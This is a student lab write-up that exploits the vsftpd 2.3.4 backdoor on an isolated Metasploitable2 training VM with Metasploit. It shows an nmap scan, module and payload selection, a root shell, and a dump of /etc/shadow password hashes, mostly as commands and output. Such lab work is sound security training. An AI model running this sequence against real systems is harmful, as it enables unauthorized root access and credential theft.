


Practical - 4

Metasploit Basics:


- Set up a vulnerable VM (e.g., Metasploitable2) and practice gaining access using Metasploit.
- Focus on understanding the exploitation process rather than causing damage.

Tools: Metasploit Framework, Metasploitable2.


Step-1: Download Metasploitable2 VM from internet.




Step-2: Import the metasploitable2 by clicking on “Add” (VirtualBox) / “Open” (VMware).



Step-3: Configure the network adapter settings of both Kali Linux and Metasploitable2 to “Host-only” to ensure isolated communication.





Step-4: Determine the ip address of metasploitable2 machine.

- Start the VM
- Login using “*msfadmin*” id and “*msfadmin*” password
- Execute the “*ifconfig*” command

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d2:79:ad
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed2:79ad/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1252 (1.2 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Step-5: Perform a service scan on the Metasploitable2 machine using Nmap

- Start Kali Linux machine parallelly
- Start a terminal & run the command “*nmap -sV <metasploitable2 ip>*”

```
kali@kali:~$ nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 10:51 EDT
Nmap scan report for 192.168.56.102
Host is up (0.071s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:02:7D:27:AD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.20 seconds

kali@kali:~$
```

Step-6: Launch the Metasploit Framework console using the “*msfconsole*” command.

```
kali@kali:~$ msfconsole
Metasploit tip: View advanced module options with advanced

      ;lX00KXXXXX00x!:.
      ,o0WMMMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMMMMMNNNMMMMMMMMMMMMMMKX,
      lWMMMMMMMMMMMXd: .. .. ;dKMMMMMMMMMMMMMMd
      xMMMMMMMMMMMd. .oNMMMMMMMMMMK
      oMMMMMMMMMMx. dMMMMMMMMMMx
      .WMMMMMMMMM: lMMMMMMMMM
      xMMMMMMMMMMo :cccccoMMMMMMMMMMwlcxxx;
      NMMMMMMMMMX ;KMMMMMMMMMMMMMMMMMMX:
      NMMMMMMMMMw. ;KMMMMMMMMMMMMMMX:
      xMMMMMMMMMMd ,0MMMMMMMMMMK;
      .WMMMMMMMMMMc 'OMMMMMMM,
      lNMMMMMMMMMMK dMMMMMMMMMM'
      dMMMMMMMMMMd' #####
      cWMMMMMMMMMMNxc' .
      oMMMMMMMMMMMMMMWc #+# #+#
      ;0MMMMMMMMMMMMMMo. ++
      .dNMMMMMMMMMMMMMMo. +#+:++#
      'o0WMMMMMMMMMMo ++:
      ..cdk00K; :+; :+;
      :+++++:+;

Metasploit

+ -- = [ metasploit v6.4.64-dev ]
+ -- -- [ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- -- [ 1610 payloads - 49 encoders - 13 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

Step-7: Identify a vulnerable service and search for corresponding exploits in Metasploit using:

“search vsftpd” → “use 1”

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    vsftpd 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     vsftpd v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Step-8 View and select an appropriate payload compatible with the exploit using : *“show payloads” → “set payload cmd/unix/interact”*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -              -      -      -
0  payload/cmd/unix/interact .             normal No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Step-9: Configure the required options for the exploit and the payload using : *“show options” → “set RHOSTS 192.168.56.102”*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
CHOST       no               no        The local client address
CPORT       no               no        The local client port
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
0     Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
CHOST       no               no        The local client address
CPORT       no               no        The local client port
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.56.102  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       21               yes       The target port (TCP)

Exploit target:
```

Step-10: Execute the “run” or “exploit” command.

```
kali@kali:~$ msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 ~ Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 ~ USER: 331 Please specify the password.
[*] 192.168.56.102:21 ~ Backdoor service has been spawned, handling ...
[*] 192.168.56.102:21 ~ UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.106:33525 → 192.168.56.102:6200) at 2026-03-29 10:54:44 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
```

Step-11: Now, the Metasploitable2 machine has been compromised and access to it has been gained. Various commands can be executed in the shell to verify this, such as “ls”, “cat /etc/shadow”, and “id”.

```
kali@kali:~$ cat /etc/shadow
root:$1$avpf8J1$X0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XKI.CmLdHhdUE3X9JqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLTUWA.ihZjAS/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.v$MgQgZUu0SpAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxEldupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
id
uid=0(root) gid=0(root)
```

Step-12: Use “exit” command to stop the connection and again “exit” command to come out of Metasploit framework

```
id
uid=0(root) gid=0(root)
exit
[*] 192.168.56.102 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit

(kali㉿kali)-[~]
└─$
```